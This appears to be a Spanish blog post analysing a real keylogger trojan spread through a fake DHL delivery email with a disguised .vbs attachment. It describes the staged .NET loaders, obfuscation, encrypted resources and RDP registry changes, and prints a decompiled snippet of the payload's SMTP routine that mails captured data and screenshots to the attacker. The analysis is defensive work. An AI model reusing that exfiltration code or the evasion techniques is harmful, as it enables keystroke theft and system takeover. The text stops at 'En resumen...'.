

Realizando ingeniería inversa sobre un “caballo de Troya” (Malware en el mundo real)

Publicado el [El Informatico](#) - 21 de enero de 2021 -

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
000000C0	00	6D	00	70	00	6C	00	65	00	43	00	53	00	68	00	61	.m.p.l.e.C.S.h.a
000000D0	00	72	00	70	00	50	00	72	00	6F	00	6A	00	65	00	63	.r.p.P.r.o.j.e.c
000000E0	00	74	00	00	00	00	00	20	00	E0	0A	00	4D	5A	90	00	.t.....a..MZ..
000000F0	03	00	00	00	04	00	00	00	FF	FF	00	00	B8	00	00	00yy.....
00000100	00	00	00	00	40	00	00	00	00	00	00	00	00	00	00	00@.....
00000110	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00e.....°.
00000120	00	00	00	00	00	00	00	00	80	00	00	00	0E	1F	BA	0EI!..Li!This p
00000130	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	69	73	20	70	rogram cannot be
00000140	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	74	20	62	65	run in DOS mode
00000150	20	72	75	6E	20	69	6E	20	44	4F	53	20	6D	6F	64	65\$......PE..
00000160	2E	0D	0D	0A	24	00	00	00	00	00	00	00	50	45	00	00	L...E,ø.....
00000170	4C	01	03	00	C8	82	F8	5F	00	00	00	00	00	00	00	00	a...!...0..D...s..
00000180	E0	00	02	21	0B	01	30	00	00	44	09	00	00	9A	01	00%b... ..e..
00000190	00	00	00	00	BE	62	09	00	00	20	00	00	00	80	09	00@.....
000001A0	00	00	00	10	00	20	00	00	00	02	00	00	04	00	00	00@.....
000001B0	00	00	00	00	04	00	00	00	00	00	00	00	00	40	0B	00lb..
000001C0	00	02	00	00	00	00	00	00	03	00	40	85	00	00	10	00	O...e...-.....
000001D0	00	10	00	00	00	10	00	00	10	00	00	00	00	00	00	00@.....
000001E0	10	00	00	00	00	00	00	00	00	00	00	00	6C	62	09	00H.....
000001F0	4F	00	00	00	00	80	09	00	02	97	01	00	00	00	00	00text...AB..
00000200	00	00	00	00	00	00	00	00	00	00	00	00	00	20	0B	00D.....
00000210	0C	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00rsr
00000220	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	c...-...e...~..
00000230	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000240	00	00	00	00	00	20	00	00	08	00	00	00	00	00	00	00	
00000250	00	00	00	00	08	20	00	00	48	00	00	00	00	00	00	00	
00000260	00	00	00	00	2E	74	65	78	74	00	00	00	C4	42	09	00	
00000270	00	20	00	00	00	44	09	00	00	02	00	00	00	00	00	00	
00000280	00	00	00	00	00	00	00	00	20	00	00	60	2E	72	73	72	
00000290	63	00	00	00	02	97	01	00	00	80	09	00	00	98	01	00	

Código binario de un ejecutable PE en un editor hexadecimal

Ya he hablado sobre [cómo funciona el malware](#) y [qué tipos de malware existen](#).

Incluso he mostrado algunos ejemplos reales de ataques a los que puedes exponerte si no navegas con cuidado. Pero siempre de forma básica.

En éste artículo voy a centrarme en los aspectos más técnicos del funcionamiento de un malware realizando ingeniería inversa sobre una muestra real (Trojan:MSIL/MassKeyLogger!MTB) recibida por correo electrónico. En ningún caso se expondrá de forma explícita código malicioso (la mayor parte de dicho código está ofuscado y sólo lo mencionaré un poco por encima), pero si se explica su funcionamiento y la forma en la que es capaz de camuflarse para evitar ser detectado por los sistemas de seguridad.

NOTA: Todas las prácticas demostradas en éste artículo se han realizado en un entorno seguro. Si no has realizado ingeniería inversa antes o no sabes tratar con malware, no intentes nunca y bajo ningún concepto realizar ninguna de las prácticas aquí mencionadas, ya que es posible ejecutar por accidente el programa e infectar el sistema.

Así mismo, no solicites una copia de la muestra analizada en éste artículo, ya que no voy a suministrar a nadie con malware.

La muestra que he analizado no la he recibido yo, sino un amigo al que después le solicité una copia del mismo. El vector de ataque es uno muy común que ya mencioné en mi entrada sobre malware: el correo electrónico. El mensaje contenía un falso reporte de DHL (compañía de logística) informando de que no se había podido entregar un (falso) paquete. Adjunto al correo, había un archivo con un nombre que simulaba ser un reporte de DHL acabado en _PDF para engañar a aquellos que no presten atención al nombre de los adjuntos. La extensión del archivo no es PDF sino VBS, un script de Visual Basic para Windows.

From: DHL Customer Support <noreply@dhl.com> ☆
Subject: **Re: DHL Notification / DHL_AWB_00179303/ ETD**
To: undisclosed-recipients;; ☆

REMINDER !!!

Dear Customer,

We attempted to deliver your item (Read enclosed file details)
The delivery attempt failed because nobody was present at the shipping address, so this notification has been automatically sent.

If the parcel is not scheduled for re-delivery or picked up within 72 hours, it will be returned to the sender.

Label Number: (Read enclosed file details)
Class: Package Services
Service (s): (Read enclosed file details)
Status: e-Notification sent

[Read the enclosed file for details.](#)

DHL Customer Service. 2019 © DHL International GmbH.

All rights reserved.

> 1 attachment: DHL_January 2021 at 20M_9B7290_PDF.vbs 1.0 MB

Copia del mensaje

El adjunto es un simple script que contiene el código binario del malware codificado en BASE64. Este tipo de codificación se usa normalmente para mandar datos binarios a través de protocolos de texto (como HTTP) ya que codifica esos datos binarios como texto.

Lo que pretende el atacante en éste caso es ocultar el código malicioso de los

programas antivirus que usan algunos proveedores de correo, y es un método que se lleva utilizando desde los años 90 para infectar ordenadores.


[illegible]

Contenido del archivo .VBS

El script es muy sencillo, simplemente decodifica los datos binarios y los guarda en un ejecutable en la carpeta temporal del sistema. Una vez copiados, ejecuta dicho ejecutable, que después queda residente en la memoria de la víctima.


El Ejecutable

Este malware consta de múltiples partes y usa técnicas de ofuscación de código y encriptación para evitar ser detectado por los programas antivirus y hacer mucho más complicado su análisis. La primera de esas partes es el ejecutable principal que se copia en la carpeta temporal del sistema, cuyo nombre es DDDDDDDDDD.exe. Este ejecutable es un ensamblado de .NET 4.0 que contiene un icono simulando ser un archivo de PDF con el logotipo de Adobe Reader. Pero al mirar en las propiedades del ejecutable, en los detalles especifica ser un programa de *TeamViewer*.



Propiedades del ejecutable DDDDDDDDDDD.exe

Para analizar el ejecutable, decidí primero usar el depurador *OllyDbg* y ver así las librerías que utiliza y algunas de las llamadas que realiza a dichas librerías. Al hacerlo, me di cuenta de que había llamadas a la API de .NET mediante la librería MSCOREE.dll.




Esto es algo bueno, ya que desensamblar y depurar un programa en .NET es

muchísimo más sencillo que hacer lo mismo con una aplicación estándar de Windows. De no haber sido así, realizar ingeniería inversa a dicha aplicación hubiese sido una misión casi imposible, dada la complejidad de la ofuscación que utiliza.

Existen múltiples desensambladores para .NET y para éste proyecto decidí probar con ILSpy y dotPeek. Ambos muestran resultados muy similares (recomiendo ILSpy, en cualquier caso), pero decidí usar dos por si acaso a uno se le escapaba alguna cosa que al otro no.

El código del ensamblado es muy sencillo, contiene dos formularios (que son invisibles para la víctima), y se usan de forma un poco confusa para hacer las tareas de ingeniería inversa un poco más complicadas, ejecutando código mediante eventos en el formulario.




Código del primer ensamblado.

Al ejecutar el programa, se carga el primer formulario. Al hacerlo, el programa recoge datos del usuario actual, incluyendo el dominio de directorio activo (si se encuentra en uno) y el nombre del PC (si el usuario no pertenece a un dominio), y cambia algunos parámetros del sistema editando el registro para dejarlo expuesto a un ataque mediante el protocolo de Escritorio Remoto (Remote Desktop).

No obstante, para que esto funcione, la víctima debe ejecutar el troyano **usando permisos de administrador**. En caso contrario, el ordenador no quedará totalmente a su merced, aunque como vais a ver, eso no te exime de todo el peligro que tiene éste malware porque hay algo más que puede hacer sin esos permisos.

Para camuflar éste código, se ocultan partes del mismo en eventos `onSelectedIndexChanged` y `onClick` de los diferentes elementos del formulario, que como ya he dicho la víctima no ve. Para camuflar éstos formularios, el programa hace llamadas a la API de Windows mediante la librería `user32.dll` haciendo referencia a las ventanas y mandando eventos para ocultarlas o cerrarlas.

El ensamblado contiene un recurso con un segundo ensamblado .NET. Al cargar el segundo formulario, éste carga e inyecta el código de ese segundo ensamblado en el principal mediante el uso de la clase *Reflection* de .NET.




Código binario y propiedades del segundo ensamblado

Segundo ensamblado

El segundo ensamblado simula ser el lanzador de juegos de Epic Games. Obviamente esto es mentira y solo da esa información para pasar desapercibido ante los programas antivirus. La ofuscación es más fuerte que en el primer ensamblado, haciendo los nombres de todos los métodos y variables del mismo, e incluyendo métodos en desuso con llamadas a funciones de SQL que hacen referencia a una base de datos inexistente. Cuanto más cerca estás de la parte “activa” del malware (payload), más fuerte es su ofuscación.

El código en sí, sin tener en cuenta dicha ofuscación, es muy sencillo. Lo único que hace es cargar un tercer ensamblado oculto en los recursos del sistema, el cual se encuentra encriptado con un algoritmo de clave simétrica basado en SHA256 para la generación de claves, usando las funciones ya incorporadas en .NET.




Código del segundo ensamblado

Lo más llamativo de éste ensamblado son los códigos relativos a SQL. En la configuración de la base de datos (Como ya digo, todo esto sólo sirve para crear confusión), se incluye una ruta a un archivo de base de datos, cuya carpeta de usuario tiene de nombre Nathaniel.

```
[ApplicationScopedSetting]
[DebuggerNonUserCode]
[SpecialSetting(SpecialSetting.ConnectionString)]
[DefaultSettingValue("Data Source=(LocalDB)\\MSSQL\\LocalDB;AttachDbFilename=\"C:\\Users\\Nathaniel\\Documents\\Visual Studio 2015\\Projects\\SamplePro;
public string SampleProductsConnectionString => (string)this["SampleProductsConnectionString"];
```

¿Será éste el nombre del “hacker”? Quién sabe. Dudo mucho que un atacante que se preocupe tanto por ofuscar el código de su malware se deje una pista tan clara al descubierto, probablemente sea copia y pega de algún otro proyecto de otra persona.

En cualquier caso, para acceder al *payload*, hay que extraer el último ensamblado y desenscriptarlo. Lo cual no es demasiado complicado ya que, afortunadamente, las claves para desenscriptarlo están expuestas al desensamblador a simple vista.



```


jjjjddd : byte[]
// SampleCSharpProject.Program
using SampleCSharpProject.Properties;

public static byte[] jjjjddd = hpCGGsxnBfkpZyTC.syam(Resources.Dashx "kEtqtzqdYI")

```

Para acceder al último ensamblado, basta con extraer los recursos de éste ensamblado, y con un proyecto .NET que los cargue, replicar la función de descryptado (llamada 'syam' en el malware) y guardarlos ya descryptados.

Al hacerlo, Windows Defender me dejó claro de lo que se trataba antes de que pudiera analizar el código. Se trata de un keylogger, un programa que se dedica a registrar las pulsaciones de las teclas del teclado para después mandarlas por correo al atacante, además de hacerlo formar parte de una **botnet** a merced del atacante mediante un ataque de escritorio remoto.




Información de Windows Defender sobre el malware una vez descryptado

El Payload


El payload es la parte activa del malware y en éste caso la que mayor ofuscación contiene. No solo usa los métodos de ofuscación mencionados antes sino que incluye un centenar de espacios de nombres con clases y métodos que no sirven para nada, haciendo mucho más complicado su análisis.

En él está contenido todo el código malicioso del malware. Se pueden entrever algunas funciones como, por ejemplo, un código que ejecuta comandos externos en el sistema



Este código se ejecuta de forma remota por el atacante para poder realizar cambios en el sistema o realizar las tareas que él decida sin tu darte cuenta.

El malware incluye código para protegerse ante distintos mecanismos de defensa como antivirus, realizar determinadas tareas como realizar capturas de pantalla o captura del teclado, ganar privilegios de administración, o incluso autodestruirse para evitar ser detectado. Cada parte del código se ejecuta a petición del atacante activando banderas de ejecución.




Banderas de ejecución

La comunicación entre el atacante y el malware se realiza mediante dos canales. Por

un lado, entre el atacante y el malware, haciendo uso de un protocolo de texto en formato JSON, para lo cuál utiliza una librería de Newtonsoft ya incorporada en el ensamblado, y con encriptación usando llamadas a una librería llamada *bcrypt.dll*.

La otra parte de la comunicación la realiza el propio malware con el atacante, mediante correos electrónicos, para mandar la información solicitada por el atacante. La información tanto del correo como la del servidor saliente (SMTP) están fuertemente ofuscadas y encriptadas para dificultar su recuperación.



```
//Discarded unreachable code: IL_015c, IL_0205, IL_020f, IL_0224
try
{
    if (!Convert.ToBoolean(dma.EmailEnable))
    {
        return;
    }
    using MailMessage mailMessage = new MailMessage();
    mailMessage.From = new MailAddress(dma.EmailAddress);
    mailMessage.To.Add(dma.EmailSendTo);
    int num = 0;
    if (oZD() != null)
    {
        int num2 = default(int);
        num = num2;
    }
    switch (num)
    {
    }
    mailMessage.Subject = xE.Nc(13032, xE.UX) + k5.Nc( , k5.X2N) + xE.Nc(13062, xE.UX) + k5.Nc( , k5.T21);
    UZs(mailMessage, k5.Nc( , k5.y2W));
    mailMessage.IsBodyHtml = false;
    if (Convert.ToBoolean(dma.EnableScreenshot))
    {
        mailMessage.Attachments.Add(new Attachment(new MemoryStream(Convert.FromBase64String(k5.Nc( , k5.V2d).Replace(xE.Nc(292, xE.UX, ""))), xE.Nc(
    }
    using SmtplibClient smtpClient = new SmtplibClient(dma.EmailClient, Convert.ToInt32(dma.EmailPort));
    smtpClient.UseDefaultCredentials = false;
    smtpClient.DeliveryMethod = SmtplibDeliveryMethod.Network;
    KZP(smtpClient, new NetworkCredential(dma.EmailAddress, dma.EmailPass));
    smtpClient.EnableSsl = Convert.ToBoolean(dma.EmailSsl);
}
```

Código del correo electrónico

En resumen...

